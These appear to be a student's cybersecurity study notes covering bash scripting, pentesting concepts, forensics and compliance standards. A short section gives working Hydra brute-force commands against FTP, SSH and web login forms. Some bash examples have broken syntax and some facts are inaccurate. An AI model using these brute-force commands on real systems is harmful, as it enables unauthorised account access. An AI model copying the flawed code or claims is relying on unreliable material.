- To check your default shell type: echo \$0
- To check other supported shells: cat /etc/shells

Types of Shell:

- bash {most common}
- sh
- ksh
- tsh
- fish
- zsh

'vi' Editor:

- i means insert mode
- escape = to exit from insert mode
- :w – save and continue editing
- :wq – save and quit vi
- :q! - quit vi and do not save changes

1. Basic Script

- `#!/bin/bash` {hashbang or shebang}
- shebang is not required to run the script but should be used in 1st line
- (basic.sh) `‘.sh’` not required but should be used
- make sure script has executable permissions then Run using: `./basic.sh`
- `Ctrl+C` [To Terminate the script]
- `Ctrl+Z` [To Stop the script]
- `Ctrl+L` or `clear` [To clean the terminal]
- String should be in double quotes (`“”`)
- `#`(Single line comments)
- `<<This`
this is multi
line comments [Multi line comments]
This{Both should same}
- Avoid putting spaces if there is no need, specially dealing with variables
- `-eq` for numeric values
- `==` for string values
- if exit status is 0 then only execution of script is successful
- `$?` [gives you status of previous command if that was successful or not]
-

```
2.  a = 10
    name = "Anonymous"
    readonly college = "UPES"    # constant variable
    age = 25
    echo $a
    echo $name
    echo $age
```

3. Arrays

```
myArray = (1 20 305 Hello "Hi Hello")    # space separated values
echo "${myArray[0]}"
echo "${myArray[2]}"
echo "${myArray[*]}"                      # prints all values
${#myArray[*]}                            # length of the array
echo "Values from index 2-3 ${myArray[*]:2}{from where we are
starting}:2{length from the starting index}]"
myArray += (New 30 40)                    # update the array
```

4. Key-value pair in Array

```
declare -A myArray
myArray = ([name]=Anonymous [age]=28 [city]="Delhi")
```

```
echo "{myArray[name]}"
```

5. String Operations

```
myVar = "Hello Anonymous, How are you ?"
myVarLength = ${#myVar}
echo "$myVarLength"
upper = ${myVar^^}
lower = ${myVar,,}
echo "Upper case is $upper & lower case is $lower"
replace = ${myVar/Hello{word that would be replaced}/Hi{that will replace}}
echo $replace
echo "${myVar:6:5}"    [from 6th index of 5 length]
```

6. User Interaction

```
# Taking inputs from user
read name{variable}
echo $name
# Or,
read -p "Your Name: " name{variable}    [best way]
echo $name
```

7. Arithmetic Operations

```
#using let {1st way}
x = 10
y = 2
let mul = $x*$y
echo "mul"
let sum = $x+$y
echo "$sum"
#using double bracket {2nd way}
echo "$(($x-$y))"
echo "Subtraction is $(($x-$y))"
```

8. Conditional Statement [-gt, -eq/==, -ge, -le, -lt, -ne/!=]

```
read -p "Enter your marks: " marks
if [[ $marks -ge 80 ]]    {space required while starting and ending the '['}'
then
    echo "1st Division"
elif [[ $marks -ge 60 ]]
then
    echo "2nd Devision"
elif [[ $marks -ge 40]]
```

```

then
    echo "3rd Division"
else
    echo "You are Fail!"
fi

```

9. Case

```

echo "Choose an option: "
echo "a for print date"
echo "b for list of scripts"
echo "c to check the current location"
read choice
case $choice in
    a) date;;
    b) ls ;;
    c) pwd;;
    *) echo "Please provide a valid input."
esac
# for multi line operations
case $choice in
    a)
        echo "Today's date is: "
        date
        echo "Ending...."
        ;;

```

10. Logical Operators [&&, ||, !]

```

read -p "Country: " country
read -p "Enter your age: " age
if [[ $age -ge 18 ]] && [[ $country == "India" ]]
then
    echo "You can Vote."
else
    echo "You can't Vote."
fi

```

11. Ternary Operation

[cond1 && cond2 || cond3]

```
age = 15
```



```
[[ $age -ge 18 ]] && echo "Audit" {if condition true} || echo "Miner" {if
condition false}
```

12. For Loop

```
for i in 1 2 3 4 5 6 7 8 9 10
do
    echo "Number is $i"
done
```

```
for name in Raju Acid Shyam Ram
do
    echo "Name is $name"
done
```

```
for k in {1..20}
do
    echo "Number is $k"
done
```

13. For Loop with file & Array

```
#getting values from a file names.txt
File = "file_path"
for name in $(cat $File)
do
    echo "Name is $name"
done
```

```
#
myArray = (1 2 3 Hello Anonymous)
length = ${#myArray[*]}
for((i=0;i<length;i++)) //double bracket because it's like arithmetic operation
do
    echo "Value at index $i is ${myArray[$i]}"
done
```

14. While Loop

```
count = 0
num = 10
while [[ $count -le $num ]]
do
```

```

        echo "Number is $count"
        let count++
    done

```

15. Until Loop{Opposite of While loop}

```

a = 10
until [[ $a -eq 1 ]]
do
    echo $a
    let a--
done

```

16. Infinite Loop

```

#using while
while true
do
    echo "Hi"
    sleep 2s    [to stop till 2 second at every stage]
done

#using for
for (( ;; ))
do
    echo "Hi"
    sleep 2s
done

```

17. While with file

```

while read myVar
do
    echo "Value from file is $myVar"
done < names.txt{file_path}

```

18. read content from .csv file

- create 'test.csv'
 (id, name, age)
 01, paul, 20
 02, alex, 30
 03, raju, 40

```
while IFS="," read id name age      [IFS-Internal Field Separator]
do
    echo "Id is $id"
    echo "Name is $name"
    echo "Age is $age"
done < test.csv{file_name or file_path}
```

- command to remove 1st line of .csv file

cat test.csv | awk 'NR!=1 {print}' | while IFS="," read id name age

19. Functions {Block of codes, Reusable}

```
#1st way
function myfun{
    echo "Hi"
}

#2nd way
myfun(){
    echo "Hi"
}

#
function welcomeNote{
    echo "_____"
    echo "Welcome"
    echo "_____"
}
welcomeNote
welcomeNote
welcomeNote

#
addition(){
    local num1 = $1
    local num2 = $2
    let sum = $num1 + $num2
    echo "Sum of $num1 and $num2 is $sum"
}
addition 12 13

# Function with argument
function welcomeNote{
    echo "_____"
}
```

```

    echo "Welcome $1"           # '$1' means accessing 1st argument
    echo "Age $2"
    echo "_____"
}
welcomeNote Rohit 100
welcomeNote Osho 1000
welcomeNote Anonymous 999

```

20. Argument in script

- \$# {To get no. Of argument}
- \$@ {To display all arguments}
- \$1 \$2 ... {To use or display an argument}

```
bash test.sh Ram Shyam 12 20
```

```

echo "First argument is $1"
echo "Second argument is $2"

```

```

echo "All the arguments are: $@"
echo "No. Of arguments are: $#"
```

```

for filename{variable} in $@
do
    echo "Copying file - $filename"
done

```

21. Shifting Arguments

```

echo "Creating user"
echo "Username is $1"
echo "Description is $2"

echo "Username is $1"
shift
echo "Description is $@"

```

22. Break & Continue

```

# Break – To Stop the loop
no = 6
for i in 1 2 3 4 5 6 7 8 9
do
    if [[ $no -eq $i ]]
    then

```

```

                echo "$no is found!!!"
                break
            fi
            echo "number is $i"
        done

#Continue – To stop current iteration of loop & start next iteration
for i in 1 2 3 4 5 6 7 8 9 10
do
    let r = $i%2
    if [[ $r -eq 0 ]]
    then
        continue
    fi
    echo "Odd number is $i"
done

```

23. Exit

```

# Sleep – To create delay b/w two executions: sleep 1s/1m
# Exit – To stop script at a point
# '$?' - gives you status of previous command if that was successful or not

if [[ $# -eq 0 ]]
then
    echo "Please provide at least 1 argument"
    exit 1
fi
echo "First arg is $1"
echo "Second arg is $2"
echo "All args are $@"
echo "Length of args are $#"
```

24. Connectivity Check

```

read -p "Site to be checked: " site
ping -c 1 $site
if [[ $? -eq 0 ]]
then
    echo "Successfully connected to $site"
else
    echo "Unable to connect $site"
fi

```

25. Check if file/directory exists or not

- `basename` – strip directory info & only give filename
- `dirname` – strip the filename & gives directory path
- `realpath` – gives you full path for a file
- `RANDOM` – A random integer between 0 to 32767 is generated
- `UID` – User Id of the currently logged in user

```
if [ -d folder_name ]           {If folder exists}
if [ ! -d folder_name ]        {if folder does not exists}
if [ -f filename ]             {if file exists}
if [ ! -f filename ]           {if file does not exists}
```

```
FilePath = "file_path/file_name"
if [[ -f $FilePath ]]
then
    echo "File exist"
else
    echo "File not exist"
    exit 1
fi
```

26. Dice.sh

```
No = $(( $RANDOM%6 + 1 ))
echo "Number is $No"
```

27. Root User Check

```
if [[ $UID -eq 0 ]]
then
    echo "User is root"
else
    echo "User is not root"
fi
```

28. Redirection in script

- `>` (overwrite)
- `>>` (appending to the existing content)

- In case you don't want to print the output of a command on terminal or write in a file, we can redirect the output to '/dev/null'.

ping -c 1 www.google.com > redirect.log

➤ **\${0}** – Tells the name of the script

29. **Debugging Scripts** – write at the starting of the script after shebang line

- '**set -x**' {shows the steps how commands are working}
- '**set -e**' {if we want to exit our script when a command fail}

30. **Running scripts in background**

nohup ./scriptname.sh &

- output of the script will be stored in nohup.out
- when this script will be finished, it will tell you that it's done.

31. **Automate the script** ['At' or 'Crontab']

- **Using At** (for scheduling only one time)

Syntax:

```
at <time>
    <your command>
Ctrl +D
```

Example:

```
at 02:58 PM{We can also add date here}
    bash ./script_name
Ctrl+D
```

- **atq** (To check scheduled jobs)
- **atrm <id>** (To remove the schedule)

- **Using Crontab** (for repeatative scheduling)

```
crontab -l    {To check the existing jobs}
crontab -e    {To add new job}
```

Format:

```

* * * * * cd {script_path} && ./script_name.sh
    • 1st * - minute (0-59)
    • 2nd * - hour (0-23)
    • 3rd * - day of month (1-31)
    • 4th * - month (1-12)
    • 5th * - day of week (0-6)
      { Sunday=0}

```

Example -

```
16 03 * * * cd /home/anonymous/scripting && ./script.sh
```

- When you are scheduling scripts with ‘cronjob’ make sure your script has executable permissions.

Hydra is a brute-forcing tool used to check the passwords of network services.

- It can perform rapid dictionary attack against more than 50 protocols.

Commands -

- `hydra -l user -P passlist.txt ftp://192.168.0.1`
 - -l = for username
 - -L = for usernames file
 - -p = for password
 - -P = for passwords file
- `hydra -l user -P passlist.txt -I 172.16.140.129 ssh`
- `hydra -l admin -P {password_file_path} -I 172.16.40.129 http-post-form "/login.php:username=^USER^&password=^PASS^&Login=Login:Login Failed"`
 - ‘/login.php’ tells the full address after that IP
 - ^USER^ & ^PASS^ are variables that will hold the value for username & password from given file
 - For ‘username’ & ‘password’, You have to check the inspect page, These things to tell that how the values will be submitted & filled at the website.
 - ‘:Login Failed’ specify that it was not a right attempt. To check this you should first enter a wrong credential at the website to check how it will differentiate between wrongs & right credentials.

IT Act 2000 (Information technology Act):

- has 13 chapters & 90 sections
- primary law in India for matters related to cybercrime & e-commerce

➤ IT Amendment Act 2008

Argued against section 66A that it violates the Article 19(1)(a) of the Constitution of India.

- Major amendments of Section 66A: Publishing offensive, false or threatening information

Notable Sections

- **Section 43** – Penalty & Compensation for damage to computer, computer system etc.
- **Section 65** – Tampering with computer source documents
{upto 3 years prison, upto 2 Lakhs penalty}
- **Section 66** – Hacking with computer system
{3 years, 5 lakhs}
- **Section 67** – Publishing Information which is obscene in electronic form
{5 years, 10 lakhs}
- **Section 68** – Failure/Refusal to comply with orders
{3 years, 2 lakhs}
- **Section 69** – Failure/Refusal to decrypt data
{7 years}

NFS(Network File System) allows a user on a client computer to access files over a network.

IPSec(Internet Protocol Security) is a suite of protocols used to secure IP communications by authenticating & encrypting each IP packet within a data stream.

- **2 Modes**

- **Transport Mode** – encrypts only the data portion of the IP packet, leaving original header. [End-to-End Encryption]
- **Tunnel Mode** – encapsulates entire IP packet, adding an additional IP header. [Used in VPN implementations]

Hacking is the technique to penetrate inside the system/network.

- **Crackers** tries to break the integrity. [Intention of a hacker]

Penetration Testing(PT) – uses authorised hacking techniques to discover exploitable weaknesses in the target’s security systems.

- Sometimes referred as ‘**Pen Test**’ or ‘**Ethical Hacking**’
- **Offensive PT = Red Team**
 - internal pen test performed by a ‘Red Team’
- **Defensive PT = Blue Team**

Key Components of Ethical Hacking:

- Legality
- Scope
- Report
- Data Privacy

Ethical Hacking Phases:

- Reconnaissance
- Scanning
- Gain Access
- Maintain Access
- Cover Tracks

Penetration Testing Phases:

- Reconnaissance [Info gathering, Dumpster Diving]
- Scanning [Nmap, Nessus]
- Gain Access [Metasploit, Payloads]
- Maintain Access [Backdoors, Remote access tool]
- Cover Tracks [Deleting logs]
- Reporting

Types of PT:

- **White Box Testing** – requires full knowledge of the target environment.
{Known Environment} - [Insider/Authorized Attacker]
- **Black Box Testing** – requires no prior knowledge of the target environment.
{Unknown Environment} - [External Attacker]
- **Grey Box Testing** – requires partial knowledge of the target environment.
{Partially Known Environment}

Benefits of PT:

- Enhance Business Continuity

- Protect from Financial Damage
- Identify both known & unknown vulnerabilities
- Validates the effectiveness of security control

Mitigations:-

- **Ransomware**
 - Regular backups
 - Keep software up-to-date
 - Security software
- **Zero Day Exploits**
 - Vulnerability Management
 - IDS
 - Security Research
 - Red Teaming
- **MITM**
 - Encryption
 - N/w Monitoring
 - Secure wifi practices
- **SQL Injection**
 - Parametrized queries {Prepared Statements}
 - Input Validation {Whitelisting/Blacklisting}
 - Least privilege


N/w Enumeration enables the discovery of hosts on the network.

➤ **Stress Testing** refers to DoS.

Kerberos provides a centralized authentication server whose function is to authenticate users to servers and servers to users.

- It was named after the three headed dog because of the 3 different actors in the protocol.
 - Client
 - Application Server (AP) – service that user/client want to access.
 - Key Distribution Center (KDC)





Threat & Desired Property:

Threat

Spoofing
 Tampering
 Repudiation
 Information Disclosure
 DoS
 Elevation of Privilege

Desired Property

Authenticity
 Integrity
 Non-Repudiation
 Confidentiality
 Availability
 Authorization

Tools: [PT]

- Vulnerability Assessment [Nessus, OpenVAS, Nexpose]
- Footprinting [Maltego, Recon-ng, Shodan]
- Scanning & Enumeration [Nikto, Tcpdump, Ettercap, Nmap, Burpsuite]
- Password Cracking [Medusa, John-the-ripper]
- Wireless attacks [Hashcat, Aircrack-ng]
- Exploits [Metasploit, Fiddler, SqlMap]

OWASP(Open Web Application Security Project) is a global non-profit organization that focuses on improving the security of software applications.

OWASP TOP 10 2021:

1. Broken Access Control
2. Cryptographic Failures
3. Injections
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification & Authentication Flaws

8. Software and Data Integrity Failures
9. Security logging and monitoring flaws
10. Server-Side Request Forgery (SSRF)

Footprinting involves collecting publicly available data.

- process of gathering information to identify potential vulnerabilities and weak points
- {Passive Process}


Reconnaissance is the active process of gathering information, involves direct interaction with target system.

Skimming is a fast & interactive way to quickly obtain information.

ARP Spoofing

Attacker sends fake ARP packets that link an attacker's MAC address with an IP of a computer already on the LAN.

- IP to MAC mapping
- ARP Request: broadcast request over n/w
- ARP Response: message with MAC address



- The term ARP Spoofing refers to an attacker impersonating another machine's MAC address, while ARP Poisoning denotes the act of corrupting the ARP tables on one or more victim machines.

Memory Forensic Tool

- **RAM Acquisition Tool**
 - FTK Imager
 - DumpIt
 - FastDump
 - WinHex
 - Nigilant32
- **RAM Analysis Tool**
 - Volatility Framework
 - Encase Enterprises
 - FATkit
 - Procnum
 - F-Response

SIM(Subscriber Identity Module) contains a processor and OS with between 16 and 256 KB of EEPROM, it also contains RAM & ROM

- PUK(PIN Unblocking Key) – 3 incorrect attempts in a row
- **Sizes:**
 - 2FF = Mini Sim
 - 3FF = Micro Sim
 - 4FF = Nano Sim
 - MFF2 = E-Sim
- Data Present in SIM Card:
 - IMSI {International Mobile Subscriber Identity} [15 digits]
 - SPN {Service Provider Name}
 - MCC {Mobile Country Code}
 - MSIN {Mobile Subscriber Identity Number} [10 digits]
 - SMS {Short Message Service}
 - LDN {Last Dialed Number}
 - LAI {Local Area Identity}
 - TMSI {Temporary Mobile Subscriber Identity}
 - MNC {Mobile Network Code}

- **Security in SIM Card:**

3 file types MF, DF and EF contains security attributes.

- **Security Conditions**
 - Always
 - CHv1 {Card Holder Verification 1}
 - CHv2
 - ADM {Administrative}
 - NEV {Never}

- **Tools for SIM Forensics**

- EnCase Smartphone Examiner
- PySIM
- AccessData Mobile Phone Examiner Plus
- SIMpull
- MOBILedit! Forensic

IMEI(International Mobile Equipment Identifier) [15 digits]

- obtained with ‘*#06#’
- [15 digits] = {AA BBBBBB CCCCCC D}
 - AA – Type Allocation Code(TAC)
 - BBBBBB – reminder of TAC
 - CCCCCC – Serial Sequence of the model
 - D – Luhn algorithm check digit

ESN(Electronic Serial Number)

- 32 bit unique code
 - 8 bits manufacturer code & 24 bits Serial No.
 Or,
 - 14 bits manufacturer code & 18 bits Serial No.

Mobile Forensics

- **levels**

- Micro-Read
- Chip-Off
- Hex Dumping/JTAG
- Logical Extraction
- Manual Extraction

↑
More Technical
Longer Analysis Time
More Training required
More Invasive

- **Tools**

- Paraben’s Device Seizure
- Susteen’s Data Pilot
- Belkasoft Android Forensics

Steganography vs Cryptography:-

Steganography

- technique to hide the existence of the communication
- result known as Stego media
- goal of secret communication
- Attack: Steganalysis

- Visibility: Never
- **Techniques**
 - Least Significant Bit Embedding
 - Spread Spectrum Technique
 - Echo Hiding
- **Disadvantage** – Detection Challenges
- **Steganalysis** – Detection of steganography known as Steganalysis.

Cryptography

- technique to convert the secret message into unreadable form
- result known as Ciphertext
- goal of data protection
- Attack: Cryptanalysis
- Visibility: Always
- **Cryptanalysis** – Detection of cryptography known as Cryptanalysis.

Watermarking is the process of embedding a digital code{Watermark} into a content like image, audio, video, etc to provide authenticity.

- **Working**
 - Embedding
 - Visibility – {generally used for copyright}
 - Invisibility
 - Detection & Extraction
 - Verification

Disk Imaging Technique

- Access the hard drive directly instead of being dependent on OS as set by its BIOS configuration
- Reading the Bad sector instead of skipping it
- Overriding resetting/restarting command when reading the disk

Forensic Imaging Commands:

- lsusb, lsblk, df - {commands to check USB devices, block devices and disks}
- sudo dc3dd if=/dev/sdb1 of=example1.img log=imaging_usb.txt
 - if – input file, of – output file, log – save output in a file
- md5sum example1.img & sudo md5sum /dev/sdb1 {Verify hash values}
 - **dc3dd** is an enhanced version of 'dd' with additional features for forensic imaging, including hashing & logging
 - **dd** is a standard Unix utility for copying and converting files, often used for creating raw disk images.

Likelihood is the probability that a threat source will occur against a vulnerability.

Compliance refers to adhering with the company's policies, procedures, laws & regulations.

- Security Compliance refers to organization's adherence to applicable security standards, regulations, policy and best practices.
- Compliance Issues -
 - Legal & Regulatory Non Compliance, Software Licensing, Contractual Non Compliance

Monitoring and Reporting – systematically assessing, evaluating, and reporting an organization's adherence to laws, regulations, contracts, and industry standards.

- Internal and External Compliance Reporting
- Compliance Monitoring

Governance committees ensure their organizations abide by all applicable cybersecurity laws and regulations to protect them from legal liability.

- It is the structure of a company includes processes, procedures, policies, controls, value, mission, vision, and culture.
- mind of the organization
- defines the policy
- Strategic
- about leading

Data Governance Roles – {Owner, Controller, Processor, Custodian}

Management:

- hand of the organization
- implement the policies defined by governance
- Tactical
- about doing

Policies are put in place by organizational governance to provide guidance in all activities to ensure that the organization supports industry standards and regulations.

- Vital in establishing effective governance and ensuring organizational compliance
- Form the framework for operations, decision-making, behaviours, and rules
- Align the organization around common goals, prevent misconduct, & remove inefficiencies
- AUP(Acceptable Use Policy), Information Security Policies, SDLC(Software Development Life Cycle) Policy

Procedures are the detailed steps to complete a task that support departmental or organizational policies.

- Defines step by step instructions & checklists
- Onboarding/Offboarding, Background checks, Desktop Deployment, Patching and Updating

Standards is a mandatory activity, action, or rule which is usually verified by a 3rd party and certified.

- Mandatory
- Define a set of best practices and include specific details
- Industry Standards – ISO, NIST, PCIDSS
- Internal Standards – Encryption, Coding practices, Audit

Guidelines are not mandatory, just a recommendation/suggestion for employees/organization.

- Recommendation that steer actions in a particular job role or department
- They are more flexible than policies & allow flexibility for their implementation

Framework is a conceptual structure of an organization to set out policies within the company.

- Eg – NIST, COBIT, etc.

Security Lifecycle:

- Identify
- Assess
- Protect
- Monitor

PDCA Cycle:

- Plan
- Do
- Check
- Act

Security Attacks:


- **Active Attacks** involves some modification or creation of a false data stream.
[DoS, SQL, etc.]
- **Passive Attacks** - goal to obtain information that is being transmitted
[Eavesdropping, N/w monitoring, etc.]
- Interception = Passive
- Fabrication = Active {Impersonation Attack}

RPO(Recovery Point Objective) is the amount or extent of data loss that can be tolerated.

RTO(Recovery Time Objective) is the maximum acceptable amount of time for recovery from any disaster.

WRT(Work Recovery Time) is the time when all the systems are recovered, data is verified and ready to resume the normal operations.

MTO/MTD(Maximum Tolerable Outage/Downtime) is the summation of WRT and RTO. [MTO/MTD = WRT+RTO]



CBA(Cost Benefit Analysis):

- used to evaluate the strengths & weaknesses of the alternative or proposed solution
- determines whether or not a control alternative is worth its associated cost
 - $SLE = Asset\ Value * EF$
 - $ALE = ARO * SLE$
 - Value of Countermeasure = $ALE\{prior\} - ACS - ALE\{post\}$
 - EF – Exposure Factor [0-1]
 - SLE – Single loss Expectancy
 - ALE – Annualized loss Expectancy
 - ARO – Annualized Rate of Occurrence [0-1]
 - ACS – Annual Cost of Safeguard

Audit is a systematic, independent process for obtaining objective evidence and evaluating it objectively to determine the extent to which the audit criteria are fulfilled.

- **Internal Audit** – also called ‘1st party audit’, conducted by organization themselves.
- **External Audit:**
 - **2nd Party** – conducted by organization’s client
 - **3rd Party** – conducted by 3rd party who provide certification

Audit Trail generally the documentation/ records of auditing process.

Attestation – verifying the accuracy, reliability, and effectiveness of security controls

Internal Assessment – organization’s own employees conduct an in-depth assessment, relatively simple to perform and customize.

External Assessment – Independent 3rd party, required for legal compliance, impartial and objective evaluation of business practices.

Normative References means any other document which are referenced within the management system standard.

Non-Conformities can be defined as the non-fulfilment of a requirement.

- **Minor NC** – doesn't affect the overall effectiveness of ISMS.
- **Major NC** – does affect the overall effectiveness of ISMS.

[ISMS - Information Security Management System]


SWOT Analysis:

- Strengths {S}
- Weakness {W}
- Opportunity {O}
- Threats {T}

Helpful	Harmful	
S	W	Internal Origin
O	T	External Origin

- Leverage {S+O}
- Inhibitory {W+O}
- Vulnerability {S+T}
- Problematic {W+T}

Levels of Control:



- **‘Strategy’** is a comprehensive plan.
- **‘Policy’** is the guiding principle.
- Risk Deterrence = Risk Mitigation
- ISO 14001: Environment Management Standard

COBIT(Control Objectives for Information & Related Technologies) used to develop, control, and maintain risk and security for organization’s worldwide.

- bridges the gap between IT goals and business goals.
- COBIT 5 – Governance for Enterprise IT {5 principles, 7 enablers}
- COBIT 2019 – More flexible, 6 principles, 40 governance and management objectives
- 5 Principles
 - Meeting stakeholder needs
 - Covering the Enterprise End-to-End
 - Applying a Single entity Framework
 - Separating Governance from Management
- 7 Enablers
 - principles, policies, & frameworks
 - processes
 - organizational structures
 - Culture, Behaviour and Ethics
 - Information
 - Services, Infrastructure and Applications
 - People, Skills and Competencies

ISO 9001: {Quality Management Standard}

PCIDSS(Payment Card Industry Data Security Standard)

- designed to ensure that companies maintain a secure environment
- administered by PCI Security Standard Council {PCI SSC}
- validation of compliance is performed annually
- any organization that stores, processes, or transmits cardholder data must comply with the PCIDSS.
- 12 Requirements & 6 Goals
- To validate the physical presence of card:

- CVV – encoded on magnetic strip {Card Validation Value}
- CVV2 – printed on card
- 3 versions
 - PCI v1 – 2008
 - PCI v2 – 2010
 - PCI v3 – 2013

C-Suite refers to the executive level managers within a company.

- Common C-Suite Executives:
 - CEO {Chief Executive Officer}
 - CFO {Chief Financial Officer}
 - COO {Chief Operating Officer}
 - CIO {Chief Information Officer}
 - CMO {Chief Marketing Officer}
 - CAO {Chief Analytics Officer}
 - CCO {Chief Compliance Officer}
 - CSO {Chief Security Officer} – for all aspects of security
 - CISO {Chief Information Security Officer} – only for information systems & data

Open System – {Amazon, Flipkart, etc.}

Closed System Organizations - {NASA, ISRO, etc.}
- handles critical & sensitive information.

HIPAA(Health Insurance Portability & Accountability Act, 1996)

- US Federal law that governs the privacy & security of Personal Health Information in the US.
- In India, NHS(National Health Stack)

GDPR(General Data Protection Regulation) is aimed at guiding companies across the world to handle their customer's personal information for all individuals within the European Union.

- GDPR applies to organizations that process the personal data of EU residents, regardless of their physical location.

SOX(Sarbanes Oxley Act, 2002) was signed into Federal Law, applies to all publicly traded companies in the US.

- Ensures the accuracy and transparency of company's financial reporting
- In India, SEBI(Securities and Exchange Board of India)

- Sections
 - 302: Corporate responsibility for financial reports
 - CEO and CFO must personally certify that financial reports are accurate and complete
 - 404: Management assessment of internal controls
 - report the assessment annually to SEC
[Securities and Exchange Commission]

GET vs POST:

GET

- limited amount of data can be sent
- not secured
- can be bookmarked
- more efficient

POST

- large amount of data can be sent
- Secured
- can't be bookmarked
- less efficient

Log Retention period is the amount of time you keep logs.

Data Retention refers to the length of time that data is kept by the organization that gathered it.

Data Archiving describes the intentional preservation of data in a format that makes it easy for collaborators to refer back to.

Data Disposal is the process of deleting data in a safe & responsible manner

ISO 27001: ensures Information Security Management System(ISMS)

- describes best practices for an ISMS
- newest version of the standard is ISO/IEC 27001:2013 which supersedes ISO/IEC 27001:2005

ISO 27001:2005

- 132 “shall” statements
 - {Section 4-8}
- Annexure A

ISO 27001:2013

125 “shall” statements
{Section 4-10}
Annexure A

■ 11 clauses	14 clauses
■ 39 categories	35 categories
■ 133 controls	114 controls

- Risk Management Process
 - Risk Assessment
 - Identification
 - Analysis
 - Evaluation
 - Risk Treatment
- **ISO 27001:2022**
 - VAPT in every 6 months
 - 93 Controls [4 categories]
 - Organizational Controls {37 controls}
 - People Controls {8 controls}
 - Physical Controls {14 controls}
 - Technological Controls {34 controls}
 - 10 Clauses [High level structure{Clause 4-10}]
 - 0 – Introduction
 - 1- Scope
 - 2 – Normative References
 - 3 – Terms and Definitions
 - 4 - Context of the Organization
 - 5 - Leadership
 - 6 - Planning
 - 7 - Support
 - 8 - Operation
 - 9 – Performance Evaluation
 - 10 - Improvement

SoA(Statement of Applicability) states the controls that your organization determined to be necessary for mitigating information security risk.

- Requirements for risk controls

Disasters are serious disruptions to the functioning of a community that exceed its capacity to cope using its own resources.

- **Types:**

- Natural Disasters
 - Geological – Earthquakes, Tsunami, Volcanos
 - Meteorological – Tornados, Wind storms, Lightning
 - Others – Fires, Floods, Solar storms etc.
 - Health - Widespread illness, Pandemics
- Man-Made Disasters
 - Labour – Strikes, Walkout
 - Social Political – War, Terrorism, Protests
 - Materials – Fires
 - Utilities – Power Failures, Water supply shortage, Fuel shortage, etc.
- Accidents & Technological Hazards
 - Theft, Frauds, Social Engineering, etc.
- **Disaster Effects:**
 - Financial loss
 - Utilities Outage
 - Investor Confidence
 - Corporate Image
- **Disaster Phases:**
 - Preparation
 - Disaster
 - Response
 - Recovery
 - Mitigation

DR(Disaster Recovery) is a part of BC{Business Continuity} & deals with the immediate impact of an event.

- It involves stopping the effects of the disaster as quickly as possible and addressing the immediate aftermath.

BCP(Business Continuity Plan) is a methodology used to create and validate a plan for maintaining continuous business operations before, during and after disasters and disruptive events.

BIA(Business Impact Analysis) helps to prioritize which processes and business functions are most critical to the business.

- Identification of Critical systems, Mission Essential functions

